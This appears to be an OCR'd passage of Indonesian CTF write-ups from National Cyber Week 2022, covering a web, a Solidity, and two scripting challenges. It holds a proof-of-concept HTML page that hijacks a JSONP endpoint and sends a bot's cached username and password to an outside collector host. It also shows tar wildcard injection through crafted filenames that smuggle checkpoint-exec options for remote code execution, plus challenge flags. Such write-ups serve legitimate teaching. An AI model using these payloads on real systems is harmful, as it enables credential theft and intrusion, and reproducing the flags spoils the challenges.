
```
GET /security/reinitiate-authentication HTTP/1.1
Host: hobbo.petircysec.xyz
Cookie: hobbo_session=s%3AfsMvYvygtORcxG9DTCO61KImBynafAtf.V%2Ffpq1wJ7t6OIkuKF6461KcADJERtzHxIWODrmhCLj0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://hobbo.petircysec.xyz/security/captcha-checkpoint
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Pada URL tersebut akan terdapat sebuah halaman, dimana username dan password yang terakhir diinput, yang terinterupsi karena adanya captcha, akan direstore dalam bentuk plaintext. Attacker dapat mengasumsikan bahwa data input username dan password ini adalah sistem login cache dari aplikasi web ini, agar ketika captcha telah diselesaikan, user tidak perlu lagi menginput username dan password dari awal, melainkan sistem akan menggunakan input username dan password yang terakhir kali diinput.



Input username dan password yang akan di-restore didapatkan oleh page tersebut lewat API request ke sebuah endpoint lain, yakni endpoint /security/verify-autologin-integrity.

Diketahui bahwa endpoint /security/verify-autologin-integrity merupakan sebuah endpoint yang akan mengembalikan JSONP.



Karena input username dan password yang terakhir kali diinput untuk login ke akun maintainer@hnr.com adalah input yang kita berikan sendiri, maka yang tersimpan di dalam cache adalah input username dan password yang salah (yakni username **maintainer** dan password **sadasdsa** seperti yang telah kita input sebelumnya). Selain itu, diketahui juga bahwa terdapat CORS protection pada endpoint tersebut, dan hanya *.petircysec.xyz dan *.ngrok.io yang di-allow pada CORS, seperti terlihat pada header X-Whitelisted-Origin.

Penyerang dapat mengambil username dan password yang tepat milik **maintainer** dengan memanfaatkan fitur login cache tersebut, dikarenakan setiap kali bot melakukan visit URL yang diberikan penerang lewat fitur create a ticket (yang telah dibahas diatas), bot akan melakukan login pada aplikasi web untuk mendapatkan data ticketnya.

Berikut POC html yang dapat digunakan:

poc.html > html > body > script > verifyAutoLoginCache > $.post("https://gp9pmui0czgf8gkupq4flc18bzhq5f.oastify.com/") callback

```html
<!DOCTYPE html>
<html lang="en">

<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.6.1/jquery.min.js"></script>
</head>

<body>
    <pre id="output"></pre>
    <script>
        let out = document.getElementById('output');
        function verifyAutoLoginCache (data) {
            $.post("https://gp9pmui0czgf8gkupq4flc18bzhq5f.oastify.com/",
                data,
                function (data, status) {
                    console.log("Data: ", data)
                    console.log("Status: ", status);
                });
            out.innerHTML = JSON.stringify(data);
        }
    </script>
    <script crossorigin="use-credentials"
        src="https://hobbo.petircysec.xyz/security/verify-autologin-integrity?callback=verifyAutoLoginCache"></script>
</body>

</html>
```

File HTML tersebut kemudian di host di server milik penyerang menggunakan Ngrok, dan dikirimkan untuk divisit oleh bot lewat fitur create a ticket. Ketika bot mengunjungi HTML tersebut setelah sebelumnya login ke halaman website tantangan, maka login cache yang tersimpan secara otomatis diambil dan dikirimkan ke penyerang.

Misc

SOLAR SYSTEM (Medium - Hard)

Description:
In 2202 Human race finally fulfill their dream to live in space.But there are 3 things that stand out, namely, ISS (International Space Station), Bank of Flagzonia and a Space Artifact.and- and um, by the way, have you visited all planets in the Milky Way?

Provided File:
- Galaxy_tour.sol
- Artifacts.json

Author: Sanada#7802

Content:
- Simple Blockchain Contract Review + Compilation
- Solidity Tricks
- Assembly in Blockchain

Solution:

```
// Mercury, Venus, Earth, Mars, Jupiter, Saturn, Uranus, Neptune and then the possible Planet Nine
/**
    Rules:
    1. Challenge ini hanya Introduction to Blockchain Challenge, namun anda DIWAJIBKAN untuk deploy & run .sol ini.
    2. Jika ada pertanyaan terkait soal, silahkan langsung dm Sanada#7802.
    3. Tidak ada limitasi penggunaan software atau website apapun dalam pengerjaan soal.
    4. Flag dibagi menjadi 4 bagian sesuai dengan Jumlah Contract.
    5. dan Semua Rule National Cyber Week 2022 (CTF)
    6. Contract ke-4 Tidak relevan dengan SOLAR.sol, jadi bisa di Comment dulu.

    Format Flag:
    NCW22{1_2_3_4
    1 -> Free Flag ( Decode dari hex, remove "0x")
    2 -> Flag value (hasil return) dari Function "Flagzonia"
    3 -> Function ter-kantong-Friendly
    4 -> **System Protocol have changed!**

    NOTE: - Flag 4 sudah terdapat "}" jadi tidak perlu double }.

@dev : Sanada#7802
```

Part 1:
Flag bagian 1 ini dapat dengan langsung didapatkan tanpa harus mencompile soal, dengan analisa statik dapat dilihat langsung untuk mendapatkan flag hanya perlu mendecode dari hex dan di dapat part 1 sepert di bawah ini.

FLAG PART 1 : NCW22{1m_g0in9_4r0uNd_d3_GaL4xy

Part 2:
Flag bagian 2 analisa statik juga bisa tapi akan direkomendasikan dicompile karena akan langsung didapatkan hasil akhirnya seperti angka dibawah ini. Karena return typenya adalah uint256 artinya seperti int, maka tidak perlu mendecode lain-lain.

FLAG PART 2 : 249818622413897462830265514 4

Part 3:
Solidity Trick.
Dalam solidity setiap contract deployment, function calling (baik delegate maupun public call) semuanya memerlukan gas Fee, ada beberapa cara untuk meminimalisir sampai 80% gas fee untuk pemanggilan ini, salah satunya ada di contract **Bank_of_flagzonia**.

FLAG PART 3 : donateHouse

Part 4:
Silahkan baca artifact.json, kalian bisa either mau cari 1 1 atau kalian bisa coba compile dan dapatkan jsonnya :)..
Regardless, ada “comment” yang lupa dihapus (beneran lupa dihapus), itu //hex (7f+67) yang sebenarnya adalah opcode dari EVM yaitu 7F (PUSH32) dan 67 (PUSH8) dari soal kelihatan juga bahwa hidden+box, artinya 2 value ini harus dicari dan ditambah, karena .json merupakah artifacts compile DARI .sol maka pasti ada assemblynya, yasudah tinggal cari aja PUSH8 (karena biasnaya PUSH8 paling sedikit mengingat blockchain code complex mempush memory dan bukan uint256), ketemu dan hehe.

FLAG PART 4 : f0r_th0s3_wh0_N33dEd_dyjkn82910}

Flag:
NCW22{1_2_3_4}
NCW22{1m_g0in9_4r0uNd_d3_GaL4xy_249818622413897462830265514 4_donateHouse_f0r_th0s3_wh0_N33dEd_dyjkn82910}

- Mr Bin


Description:
Mr Bin, who was just learning scripting, created a simple application to help him work. He was sure that his application was safe, until one of his friends told him. Get the flag in **/flag.txt**.

Author: ErikHen#6413
Wrap flag in flag format: **NCW22{...}**
Chall: **nc xxx.xxx.xxx.xxx 2121**

Konsep Soal:

GTFOBins Tar Wildcard Vulnerability

Tahap Pengerjaan:



Kita dapat mencoba kelima opsi yang ada. Namun, setelah mencoba beberapa opsi, tidak ditemukan adanya vulnerability yang langsung terlihat.

Namun, pada opsi ke 5, dapat kita lihat bahwa aplikasi akan melakukan compress file dan dapat mengunduh semua file yang sudah dibuat.

Dari keterangan itu (semua file), dapat kita perkirakan bahwa aplikasi kemungkinan besar akan menggunakan tanda wildcard (*). Dari sini dapat kita ketahui bahwa terdapat vulnerability yang bisa digunakan, yaitu wildcard vulnerability yang mana dapat memanfaatkan penggunaan tar untuk melakukan eksploitnya (https://gtfobins.github.io/gtfobins/tar/). (Kenapa kita tahu bahwa progam menggunakan kompresi tar? Apabila kita mencoba fungsi nomor 5, file yang dihasilkan memiliki ekstensi tar).

Untuk melakukan rce, dibutuhkan option “--checkpoint=1 --checkpoint-action=exec=/bin/sh” Ketika memanggil fungsi tar. Hal itu dapat dilakukan dengan membuat file dengan nama “--checkpoint=1 --checkpoint-action=exec=/bin/sh”.

Namun, terdapat Batasan Panjang nama file. Oleh sebab itu, dapat kita bagi menjadi dua, yaitu: “--checkpoint=1” dan “--checkpoint-action=exec=/bin/sh”.


Namun, terdapat validasi bahwa nama file tidak boleh mengandung garis miring (“/”). Oleh sebab itu, kita ganti saja menggunakan sh menjadi “--checkpoint=1” dan “--checkpoint-action=exec=sh”.

Namun, apabila hanya mengeksekusi sh saja, command akan langsung dijalankan dan aplikasi akan menjalankan line code selanjutnya sehingga program akan crash dan shell tertutup. Oleh sebab itu kita perlu membuat sebuah file yang akan dieksekusi sehingga, program tidak akan langsung lanjut mengeksekusi code selanjutnya sehingga shell tidak tertutup.

Kita ubah sedikit kodenya menjadi “--checkpoint=1” dan “--checkpoint-action=exec=sh a.sh”.

Karena kita akan menjalankan file a.sh (sesuai dengan command di atas), sehingga kita perlu membuat file bernama a.sh dan berisi command seperti “cat /flag.txt” atau untuk menjalankan shell “/bin/bash”.

Kurang lebih seperti berikut untuk mendapatkan flag.



```
[+] File "--checkpoint-action=exec=sh a.sh" sudah disimpan aman. (19 bytes)
1 -> Tambah file (sisa 6 file)
2 -> List File (2 file)
3 -> Hapus file
4 -> Print isi file
5 -> Kompress dan unduh semua file
0 -> Cabut
>>> Masukkan opsi: 1
[*] Masukkan nama file ygy: a.sh
[*] Tulis isinya ya ges: (ketik 'WES' ketika sudah selesai)
cat /flag.txt
WES
[+] File "a.sh" sudah disimpan aman. (14 bytes)
1 -> Tambah file (sisa 5 file)
2 -> List File (3 file)
3 -> Hapus file
4 -> Print isi file
5 -> Kompress dan unduh semua file
0 -> Cabut
>>> Masukkan opsi: 5
k0k_n94k_ke_C0MPR355_T4pi_m4laH_k3na_h4ck???[+] Sudah jadi base64 ya:
YS5zaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
wMDAwMDE2ADE0MzA2NTY1NTI3ADAwNzc1NgAgMAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Flag: NCW22{k0k_n94k_ke_C0MPR355_T4pi_m4laH_k3na_h4ck???}

- Mr Decryptor

Description:

A friend of Mr. Bin, Mr. Decryptor, followed his friend's path and started to learn programming. He is headed to a series of cryptographic problems that needs to be decrypted. Please help Mr. Decryptor!

Author: darmads#5575

Konsep Soal:

Basic scripting

Tahap Pengerjaan:

Peserta akan dihadapkan kepada 100 encoded messages dalam bentuk **Binary**, **Hexadecimal**, dan **Base64**. Tugas peserta adalah untuk melakukan dekripsi dari tiap - tiap encoded string. Peserta bisa menyelesaikan soal ini secara manual karena tidak diberikan time limit, namun baiknya menggunakan scripting. Berikut adalah script yang dibuat oleh probset:

```
from pwn import *
import base64

r = remote("[ip]", 9988)

r.recvuntil("here we go:\n")

for i in range(100):
      x = r.recvline().strip()
      if x[:2] == b'0b':
            x = x[2:]
            x = int(x, 2)
            total_byte = (x.bit_length() + 7) // 8
            byte_arr = x.to_bytes(total_byte, "big")
            plain = byte_arr.decode()
      elif x[:2] == b'0x':
            x = x[2:]
            byte_arr = bytes.fromhex(x.decode())
            plain = byte_arr.decode()
      else:
            plain = base64.b64decode(x)
      r.sendline(plain)

print("Flag:", r.recv().strip().decode())
```

Flag: NCW22{fuiyoohhh_master_of_crypto_right_here!!!}